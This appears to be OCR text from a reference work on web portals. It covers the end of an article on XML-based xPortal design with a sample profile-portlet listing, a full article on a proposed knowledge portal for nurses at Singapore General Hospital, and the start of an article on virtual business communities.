The generation of the resulting portal in XHTML format is enabled by the XSLT stylesheet that simply convert the XML views into XHTML with presentation related information managed by the use of Cascade Style Sheets (CSS). To illustrate the resulted final XML view documents, we use an example from the eXel research group Web portal. The XML view document instance that represent the portlet of (a research group) member profile is shown in Code Listing 1. Note that, this is only a part of a larger XML view document and there are also a corresponding XML view schema which resulted from the view construction process. Each portlet is composes by the three generic sub-structures, namely the Portlet_METADATA, Portlet_Data, and Porlet_Action.

The abstract (Web) user interface definitions (from the conceptual level) are capture in the logical level by the UI_DEF attribute for each portlet. This utilize CSS entries, and the transformation process in this instance will make little interpretation of the meaning of the data, as the semantic of the data is assumed to be provided by the XML views construction process (i.e., XML view/(s) provide the data and the semantics). In this example, the CSS definitions for the profile portlet is profile.css. While there can be other style information apply at the portal level, the portlet will be render accord to its own style information. The usual choice of apply single stylesheet or multiple stylesheet for the presentation of the xPortal, is really a designers' option, and either can be achieved. The resulting XHTML page presentation (in a Web browser) of the Member portal (in the xPortal system) is shown in Figure 3.

The main advantage of the *x*Web/*x*Portal design is that, the user does not feel any difference between a classical (HTTP) Web site and a *x*Web driven Web site, as there is no loss of performance traditionally related to XML technologies (XQuery) as the user directly access (X)HTML pages and not native XML documents. As shown in Figure 2, the HTTP Web server serves as the front end to users and the XML Repository serves as the data source for both xWeb and xPortal servers. XML, being a self-describing and semi-structured data format, is becoming a standard to represent and exchange data between applications across the Web. XML/XML Schema is more powerful than just for data representation. The *x*Portal approach utilize XML/Schema as a Web framework as well as a data portal description language, combined to the approach is the utilizations of

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
Code Listing 1. Sections of XML instance data

```
<!--Further Nesting-->
<Portlets>
 <Portlet UAC_access=”all” type=”profile”>
 <Portlet_METADATA>
  <Portlet_ID>111-90</Portlet_ID>
   <Portal_Type>profile</Portal_Type>
     <Portlet_URL>http://exel.it.uts.edu.au/member/profiles</Portlet_URL>
   <Portal_AccessPort>99999</Portal_AccessPort>
  </Portlet_METADATA>
  <Portlet_Data UI_DEF=”profile.css”>
   <Profile_ID>10090277</Profile_ID>
   <Profile_Name>Professor Tharam Dillon</Profile_Name>
   <Profile_Position>Dean</Profile_Position>
   <Profile_Location>Faculty of Information Technology</Profile_Location>
   <Profile_Phone>+61 2 9514 1800</Profile_Phone>
   <Profile_Fax>+61 2 9514 1810</Profile_Fax>
   <Profile_Email>tharam@it.uts.edu.au</Profile_Email>
   <Profile_Accreditation>BE Monash, PhD Monash</Profile_Accreditation>
   <Profile_Membership>FIEEE, FIEAust, FACS</Profile_Membership>
  </Portlet_Data>
  <Portlet_Action>
   <Action ref=»http://exel.it.uts.edu.au/member/profiles?pf=10090277&amp;action=update»>Update</Action>
  </Portlet_Action>
 </Portlet>
 <Portlet>
  <!--Further Nesting-->
 </Portlet>
 <!--Further Nesting-->
</Portlets>
```

Figure 3. Member xPortal



other XML based implementation level technologies, such as XSLT, XHTML, and XForms. The use of a layered view model for XML provides semantics and expandability. While a user-centric Web interface design model supports the proper design of the user interface of a Web system. This resulted in a coherent way to integrate a conceptual design methodology to build a native XML based Web portal system.

CONCLUSION

In this article, we presented a Web portal design methodology to capture and represent Web portal semantics and data in a meaningful yet simple manner. We used UML/XML combination (such as XML views) coupled with a proven Web user navigation analysis framework (such as WUiAM) to provide a Web portal design methodology to design and implement semantically rich Web sites and portals to manage and collaborative user-centered Web content.

REFERENCES

Aragones, A., & Hart-Davidson, W. (2002). *Why, when and how do users customize Web portals?* Paper presented at the IEEE International Professional Communication Conference (IPCC ’02).

Bellas, F., Fernández, D., & Muiño, A. (2004). *A flexible framework for engineering “my” portals.* Paper presented at the 13th International World Wide Web Conference, WWW2004.

Ceri, S., Fraternali, P., & Bongio, A. (2000). *Web Modeling Language (WebML): A modeling language for designing Web site.* Paper presented at the 9th International World Wide Web Conference, WWW2000.

Chang, E., Dillon, T., Gardner, W., Talevski, A., Rajugan, R., & Kapnoullas, T. (2003). *A virtual logistics network and an e-hub as a competitive approach for small to medium size companies.* Paper presented at the 2nd International Human. Society@Internet Conference, Seoul, Korea.

Chang, E., & Dillon, T. S. (1999). *Audience-centred Web-based design.* Paper presented at the IEEE International Conference on Systems, Man, and Cybernetics, IEEE SMC ’99.

Conallen, J. (1999). Modeling Web application architectures with UML. *Communictaions of the ACM, 42*(10).

Feng, L., Chang, E., & Dillon, T. S. (2003). Schemata transformation of object-oriented conceptual models to XML. *International Journal of Computer Systems Science & Engineering, 18, 1*(1), 45-60.

Gant, J. P., & Gant, D. B. (2002). *Web portal functionality and State government E-service.* Paper presented at the 35th Annual Hawaii International Conference on System Sciences (HICSS ’02).

Gardner, W., Chang, E., & Dillon, T. S. (2003a). *Analysis Model of Web User Interface for Web Applications.* Paper presented at the 16th International Conference on Software & Systems Engineering and their Applications (ICSSEA ’03), France.

Gardner, W., Chang, E., & Dillon, T. S. (2003b). *Two-layer Web user interface analysis framework using SNN and iFIN.* Paper presented at On The Move to Meaningful Internet Systems 2003: OTM 2003 Workshops HCI-SWWA.

Garzotto, F., Paolini, P., & Schwabe, D. (1993). HDM—A model-based approach to hypertext application design. *ACM Transactions on Information Systems (TOIS), 11*(1), 1-26.

Gu, A., Henderson-Sellers, B., & Lowe, D. (2002). *Web Modeling Languages: The gap between requirements and current exemplars.* Paper presented at the 8th Australian World Wide Web Conference, AUSWEB’02.

ITEC. (2002). *iPower Logistics*. Retrieved from http://www.logistics.cbs.curtin.edu.au/

Logistics, A. (2004, 2004). *i3PL*. Retrieved from LLC; http://www.i3pl.com/

Nakano, R. (2002). *Web content management: A collaborative approach*. Addison-Wesley.

OMG-UML™. (2003). *UML 2.0 final adopted specification*. Retrieved from http://www.uml.org/#UML2.0

Rajugan, R., Chang, E., Dillon, T. S., & Feng, L. (2005, October 24-28). *A three-layered XML view model: A practical approach.* Paper presented at the 24th International Conference on Conceptual Modeling (ER ’05), Klagenfurt, Austria.

Rajugan, R., Chang, E., Dillon, T. S., & Feng, L. (2006). Modeling views in the layered view model for XML using UML. *International Journal of Web Information Systems (IJWIS).*

Rajugan, R., Gardner, W., Chang, E., & Dillon, T. S. (2005). Designing Web sites with eXtensible Web (xWeb) methodology. *International Journal of Web Information Systems (IJWIS), 1*(3), 179-191.

Schwabe, D., Rossi, G., & Barbosa, S. D. J. (1996). *Systematic hypermedia application design with OOHDM.* Paper presented at the 7th ACM conference on Hypertext and Hypermedia.

Steele, R., Gardner, W., Chandra, W., & Dillon, T. S. (2005). XML repository searcher-browser supporting fine-grained access control. *International Journal of Computers and Application*.

Tatnall, A. (2004). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Troyer, O. M. F. D., & Leune, C. J. (1998). *WSDM: A user-centered design method for Web sites.* Paper presented at the 7th International World Wide Web Conference.

W3C-OWL. (2004). *OWL: Web Ontology Language 1.0 reference*. Retrieved 2005 http://www.w3.org/2004/OWL/

W3C-RDF. (2004, February 4, 2004). *Resource description framework (RDF).* Retrieved March, 2000, from http://www.w3.org/RDF/

W3C-SW. (2005). *The Semantic Web*. Retrieved from http://www.w3.org/2001/sw/

W3C-XML. (2004, February 4). *Extensible Markup Language (XML) 1.0*, http://www.w3.org/XML/

W3C-XSD. (2001). *XML Schema* http://www.w3.org/XML/Schema

KEY TERMS

eXtensible Web (*x*Web): A conceptual framework and a methodology for designing user-centred Web sites

Layered View Model: A high-level (conceptual) design methodology for specifying and defining data (and namely XML) views.

Web Content Semantics: Web content description, constraints, meaning and their inner relationships.

Web Portal: A common gateway for customized Web content

Web User Interaction Analysis Model: A high-level analysis and design approach for the modelling of Web user interface.

XML: A W3C standard for self-describing data.

XML Schema: A W3C standard for specifying, describing and constraining an XML document content.

Design of a Proposed Nursing Knowledge Portal

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INTRODUCTION

Nurses responsible for making strategic decisions in the hospital are tracking performance metrics that accurately measure how well the hospital is performing. These nurses are always looking for the appropriate strategies that can be combined with qualitative measures to respond just in time and accurately to clients. The information presented to strategic decision makers is used to monitor and analyse the performance of the hospital so that, when necessary, appropriate modifications can be made for the hospital to remain relevant to the community. Hence, information leveraged on demand in hospitals would enhance knowledge discovery with better content organization and management of patient and non-patient related information from multiple sources to assist nurses in their day-to-day work.

In recent years, knowledge portals, as single-point-access software systems intended to provide easy and timely access to information and to support communities of *knowledge* workers who share common goals, have emerged as a key tool for supporting *knowledge* work.

This article describes our experience in designing a proposed knowledge portal prototype for nurses at the Singapore General Hospital (SGH). A team of four postgraduate students from the Division of Information Studies at the Nanyang Technological University (NTU) was formed to study the feasibility of implementing a knowledge portal for nurses (Chan, 2004; Girish, 2004; Jayakumaran, 2004; Liu, 2003), with the specific objectives identified:

- **Objective 1:** Gathering requirements of the knowledge portal.
- **Objective 2:** Constructing a mock-up of the knowledge portal.
- **Objective 3:** Evaluating the knowledge portal to get initial feedback from the nurses.

In subsequent sections, we describe how the three objectives were met, the findings made, and recommendations suggested for implementation of a proposed knowledge portal at SGH.

GATHERING REQUIREMENTS

To gather requirements for the portal, we interviewed the nurses as well as examined the existing SGH nursing intranet. This involved understanding the organization's goals and objectives, the observation of existing systems, studying of existing procedures and discussion with the nurses and the management.

INTERVIEWS OF NURSES

The team scheduled interviews with a stratified sample of nursing population at SGH to understand the needs and wants of the nurses. The focus of the requirements gathering phase was on *what* needs to be done. Table 1 shows the set of requirements for the knowledge portal summarized from the results of interviews and questionnaire. For example, Liu (2003) identified Yellow Pages as the portal feature that would meet the nurses' needs in Column 1 and gave a description of its use in Column 2. Column 3 is the result of the final analysis from the survey conducted and literature reviewed; in this case, it was an expert locator system to profile expertise in the organization so the nurses could seek help within the organization easily (see Table 1, Row 1).

Table 1. Mapping of requirements specifications to features in the new knowledge portal based on the interviews

Category	Description	Mapping
Yellow Pages	Access to all the people that the nurses need to interact with in the course of their work.	**Expert Locator:** Nurses will be able to find the expertise they need within the SGH organization.
Collaboration	Access to tools for the nurses to go online to share tacit knowledge in communities of practice.	**myFavourites:** Message boards, discussion forums, success stories.
Training and development	Very high priority to provide access to eLearning content, structured courses, journal clubs, in-service talks.	**myLearning:** Allows nurses to plan their learning paths, track their progress, and check on courses available.
Single sign-on	Single access point to all the disparate systems.	Allows users to log on to the enterprise knowledge portal once and have access to content and applications throughout SGH.
Performance indices	To be extracted from various databases based on requirements.	Depends on the role, therefore, the right of the user to view and extract information. May be made available under myWork and myApplication.
Administrative workflows	Automated processing of standard reports and processes to save time and eliminate errors.	May be made available under myWork and myApplication.
Knowledge base	Access to online databases.	Users are able to customize and build their own knowledge map in myFavourites to access databases that SGH subscribe in.

REVIEW OF EXISTING SGH NURSING INTRANET

A review of the existing SGH nursing intranet was conducted to understand the objectives and needs of the nursing department. Since the inception of the nursing intranet in 1998, it has served the Department of Nursing Administration well and has helped to elevate the problem of information management facing the department. However, since then, other systems were being developed in the hospital to address specific needs and with it, came the challenges of managing the overwhelming amount of information available. As a result, there is an *infoglut* in the SGH organization that needs to be addressed. At present, the SGH intranet itself has more than 90,000 pages.

Table 2 shows the proposed recommendations of the SGH knowledge portal over the existing SGH nursing intranet to relieve the information overload problem as well as to capture and share knowledge. The features of the generic knowledge portal shown in Table 2 with Column 1 were derived from Collins (2003) and matched with the existing SGH nursing intranet in Column 2.

For example, Table 2, Row 1 describes the feature *organization and management*. The situation of the current SGH nursing intranet is described in Column 2, which was manual and decentralized by department and task. Column 3 gives the ideal situation in which the knowledge portal hopes to achieve, where there is centralized management, with easy management of group and users' rights.

MOCK-UP DESIGN OF THE PROPOSED KNOWLEDGE PORTAL

An interactive mock-up of the knowledge portal was created with simple HTML (HyperText Markup Language) using Macromedia Dreamweaver MX. Figure 1 gives an illustration of the home page of the proposed knowledge portal for a nurse with an administrative role. It shows the nurse as the central object for the portal with access to various information sources, work-related resources, as well as knowledge sharing tools for communication and collaboration with other colleagues. Due to constraint of space, only selected design features unique to the proposed SGH nursing knowledge portal user interface are briefly explained.

Message Center

The message center provided a quick link to the user's e-mail, calendar, address book, as well as an expert locator (Collins, 2003). To ensure that people are able to seek help from within the organization, Collins (2003) and Terra and

Table 2. Comparison of features in the SGH nursing intranet vs. the proposed SGH knowledge portal for nurses

Features	SGH Nursing Intranet	SGH Knowledge Portal for Nurses
Organization and management	Manual, decentralized by department and task. Content owners include DNA, the Training department, and individual wards.	Centralized management with easy management of group and users' rights.
Personalization	Not available.	Advanced: (i) Role-based. (ii) Dynamic and on the fly: full control of layout.
Search	Basic document search facility.	Advanced searches: Contextual searches (ii) Collaborative and affinity searches, linking individuals to subjects.
Categorization	Top-level hierarchy.	Construction of nursing taxonomy structure for use in the acquisition, representation, and manipulation of nursing knowledge in the knowledge portal.
Collaboration	Not integrated.	Integrated within the portal window with links to e-mail, online threaded discussions, calendar, and scheduling. Also includes electronic meeting places. Provide assistance in finding expertise within the organization.
Content management system	Not available. Publishing of content is done via file transfer protocol. Content formats include HTML, flash, PDF, as well as Microsoft Office documents.	Automated tagging of documents, little effort required by users for further categorization and targeted distribution, process, and workflow features.
Integration of internal applications	Not integrated.	Integration of many data sources, communication among APIs, applications run on separate servers.
Development environment	Basic Internet standards: HTML.	Turnkey solutions easily customizable.
Requirement specifications	No qualitative research done.	Solicited from interviews to meet the needs of nurses and the nursing management.


Gordon (2003) advocate staff profiling or are otherwise known as expert locators. The expert locator was particularly important especially in the context of a hospital environment. Locating the best advice can be difficult, especially in the dynamic environment nurses work in. The nurses required the latest information on diseases, drugs, and interventions, procedures available on the Web and other sources to be verified so that they could use them for their patient care. SGH needed to take steps to supply their nurses with better access to the most important organizational resource in the form of expertise of their doctors and specialists.

Search

Search features included a simple search function, advanced search function based on contextual search, and a knowledge map that facilitated knowledge discovery using a specially built nursing taxonomy. In this way, the portal slices and dices the data to suit all manner of user needs (Quint, 2000).

The simple search function enabled users to select from the category nursing intranet, SGH intranet, or the SGH Internet to find information. The advanced search function allowed users to do contextual searches (Figure 2). The nurse was able to select the specific category or categories to find information. These categories were selected based on the nursing taxonomy created by Jayakumaran (2004) for SGH nurses. Keyword and exact phrase searches list results based on the occurrence of chosen words or phrases. The search allowed the nurses to target their search to specific areas of documents, such as the title, keywords, and author. It also includes searching via URL and existing links.

Figure 1. Home page of the proposed knowledge portal for a nurse at SGH with an administrative role



Knowledge Map

The knowledge map created was based on Jayakumaran's (2004) work in constructing the nursing taxonomy. The taxonomy structure was incorporated with the intention that different categories were meant to help nurses to browse through the directory and aid in knowledge discovery. Users could approach the material from different angles with different perspectives. For example, they could scan all material, regardless of subject, that ranked as having interest to them, thereby getting ideas and tips from other venues (Quint, 2000).

Figure 3 shows the taxonomy structure used for mapping knowledge in the nursing community in SGH. Figure 4 illustrates the sub-category of the knowledge map. The sub-category gave an overview of even more detailed categories, documents relating to the subject heading, the title and summary of each document, as well as the people who are related to the subject heading. A unique feature to note here is the *add affinity* that enabled the linking of people and documents in a knowledge portal.

myFavourites

myFavourites provided access to collaboration and communication and could be used to create feedback or discussions, interact in work flow procedures, or submit queries and other requests within the SGH organization. myFavourites con-

Figure 2. Proposed knowledge portal advanced search features






Figure 3. Proposed knowledge map—Main category



tained the corporate *message boards*, *discussion forums* for communities with the same interests, and *favourites*, which contained important links to approved sites outside of SGH. It enabled users to create their own order and hierarchy of content access that suited their personal needs. To provide additional user-focused functionality, there was an *add favourites* function to create hyperlinks that were accessed frequently by the individual nurse.

Experienced nurses in SGH were encouraged to leave behind a legacy by sharing their knowledge and experience. Efforts were in place to capture their knowledge and experience and made available through the nursing intranet (Liu, 2003). This included having a section on motivational stories under the *myFavourites* feature.

Figure 4. Proposed knowledge map—Sub-category



myLearning

Currently, information on each nurse's individual training, competency, and learning profile was scattered all over the organization in various databases. There was a need to put together a single profile for each nurse so that the management had a better view of each nurse. myLearning was intended to help nurses plan and trace their learning paths by giving an overview of their progress. It was organized into three sections, namely, *my plan*, *course information*. and *career track*. *My plan* reviewed the courses the particular nurse had already taken. It included compulsory courses stipulated by the upper management as well as optional courses for self-improvement. *Course information* provided details of the course.

With the *career track* section, they were able to plan and track their career road maps. For instance, after the basic training, the nurse might decide to pursue an advanced diploma or degree and specialize in a particular area of interest. They needed to know what they wanted so that those who were ready could be put on a fast track program.

myWork

Nurses needed administrative information about patients as well as procedures and guidelines for their daily work. Six sections, namely *my roster*, *my ward*, *quality management*, *nursing research*, *policies & procedures*, and *eInstructions* were integrated together under the *mywork* page. One of the responsibilities of nurses was the shift-handover of the patients to other nurses. They needed to pass over to the nurse in the next shift with updates on 6-10 patients depending on the ward. myWork allowed information on ward processes such as updates on patients to nurses of the next shift, discharge of patients to be recorded for easy reference, etc.

INITIAL FEEDBACK OF PROPOSED KNOWLEDGE PORTAL

The purpose of the initial testing was to identify any potential problems or barriers that might limit the use of the knowledge portal, as well as refine the initial design of the knowledge portal to ensure its usefulness to the different groups of nurses supporting their daily operations. A focus group interview was employed to seek the respondents' views and opinions. The discussions were conducted over two sessions in a conference room at SGH. Each focus group discussions were held either before or after their shift work and lasted approximately 45 minutes.

Ten nurse participants were selected out of a total of 32 clinical specialties in SGH based on their seniority, job roles, and various disciplines to ensure a representative mix of expertise and experience for analysis. The disciplines represented were from neuro-surgery, coronary, renal, orthopedic, general surgery, cancer, surgical intensive-care unit, and coronary care unit. For each job role, there were two representatives belonging to the Junior Nurse and Senior Nurse categories. We gathered feedback on the usefulness of the knowledge portal with regard to the following three areas: (1) resources provided by the portal; (2) perceived usefulness of the portal; and (3) other expectations on the portal.

RESOURCES PROVIDED BY THE PORTAL

In general, the respondents rated the knowledge portal quite favourably, with the exception of the expert locator. Based on the literature review on knowledge portal, it was meant to help the nurses search for expertise within the SGH organization and would aid them in the course of their work. This might be due to the perception that they still needed to page or call for the staff they were looking for. This led to a suggestion that the feature could be linked to their existing paging system to increase convenience and system's ease of use to the users.

PERCEIVED USEFULNESS OF THE PORTAL

All of them felt that using the portal would enhance their effectiveness on their job and they found the portal useful. Five out of six of the participants agreed that using the portal in the course of their work would enable them to accomplish their tasks more quickly whereas one was not so sure. On the perception that using the portal would make it easier to do their jobs, four out of the six respondents agreed, while the remaining two were not sure. The perceived value in improving their job performance and productivity received three positive responses but the other three were uncertain about it.

OTHER EXPECTATIONS OF THE PORTAL

The participating nurses were asked whether they would use the knowledge portal if it was fully implemented. The responses received were quite positive. One of the respondents stated that he would definitely use it as "information is power" and he felt more confident carrying out his work with affirmation from his peers. Three others stated that they would also use it and the remaining two said that they might use it. The conditions cited for using the knowledge portal could be divided into system's efficiency, ease of information retrieval, as well as work stress.

CONCLUSION

This article described our experience in designing a knowledge portal for the nurses of SGH. Initial testing of the portal seemed to indicate that the nurses were enthusiastic about the knowledge portal to assist them in their work. There were good indications that the nurses would use the knowledge portal when it was finally implemented, despite the demands of their work. They also provided helpful comments and suggestions for the improvement of the knowledge portal, which should be taken into consideration during the next iteration of the refinement to the knowledge portal.

Although the initial work had created useful findings for the refinement of the initial design of the knowledge portal in terms of useful and relevant features, it did not focus on the usability of portal. Further iterations of design testing and re-testing could include more participants giving feedback on the usefulness and usability aspects of the portal.

ACKNOWLEDGMENTS

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REFERENCES

Abernathy, D. J. (1999). An intranet renaissance. *Training & Development, 53*(8).

Chan, H. L. (2004). *Design and implementation of a knowledge portal for Singapore nurses*. Unpublished master's dissertation, Nanyang Technological University, Singapore.

Collins, H. (2003). *Enterprise knowledge portals: Next generation portal solutions for dynamic information access, better decision making, and maximum results*. New York: AMACOM/American Management Association.

Girish, G. (2004). *Framework for implementation of knowledge portals: A Singapore study*. Unpublished master's dissertation, Nanyang Technological University, Singapore.

Hotte, J., & Kingman, T. S. (2002). Intranet: An enterprise information portal. *Corrections Today, 64*(4), 64-68.

Jayakumaran. (2004). *The role of taxonomies in improving information architecture for better resource discovery*. Unpublished master's dissertation, Nanyang Technological University, Singapore.

Liu, F. T (2003). *Knowledge portal requirements for nurses*. Unpublished master's dissertation, Nanyang Technological University, Singapore.

Quint, B. (2000). Designing the perfect information portal. *Information Today, 17*(2), 7-9.

Singapore General Hospital (SGH). (2004). Retrieved January 17, 2004, from http://www.sgh.com.sg/AboutUs/

Terra, J. C., & Gordon, C. (2003). *Realizing the promise of corporate portals: Leveraging knowledge for business success*. USA: Butterworth-Heinemann.

KEY TERMS

Enterprise Information Portal: Also known as a corporate portal, it is normally composed of content and applications used by employees or, more specifically, knowledge workers, to perform their jobs. It provides personalized, role-based access to the knowledge workers' tools.

Knowledge Management: Snowden (1998) defines knowledge management as the "identification, optimization, and active management of intellectual assets, either in the form of explicit knowledge held in artefacts and tacit knowledge possessed by individuals and communities."

Knowledge Portal: *Knowledge portal is a* single-point-access software system intended to provide easy and timely access to information and to support communities of *knowledge* workers who share common goals.

Portal: A portal is a single-point access destination in which people with some common set of characteristics, interests, or needs go to gather information, interact with data, experience entertainment, exchange thoughts, or conduct transactions.

Taxonomy: A taxonomy represents a set of high-level rules for organizing and classifying information. Taxonomies should be intuitive to browse specific information and get into related but not anticipated topics or categories. The use of taxonomies is also necessary to tag (information about the information) the documents created.

Usability: ISO 9241-11 defines usability as "the extent to which a product can be used by specified users to achieve specified goals with effectiveness, efficiency, and satisfaction in a specified context of use." Usability of hypertext/Web is commonly measured using established usability dimensions covering these categories of usability defects such as screen design, terminology and system information, system capabilities and user control, navigation, and completing tasks.

Usefulness: This is debatable. Some make the distinction between usability and usefulness. Although it is impossible to quantify the usefulness of a system, attempts have been made to measure its attainment in reference to system specifications and the extent of coverage of end-users' tasks supported by the system, but not on end-user performance testing.

Designing a Portal and Community with the Community Generator

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INTRODUCTION

What is behind a Web portal—indeed, it is a community. People in virtual groups and rooms. But, what is an *Internet business community* and how is it possible to *social-engineer* these communities? This article deals with this topic.

BACKGROUND

Definitions

A virtual community is, in the sense of Rheingold (1993), a group of people communicating or interacting with each other by means of information technologies, typically the Internet, rather than face to face.

The idea and phenomenon of virtual communities, the genetic DNA of how computer networks are populated by people—in private-closed, public-open or semi-public spaces—offer a rich background for business practice.

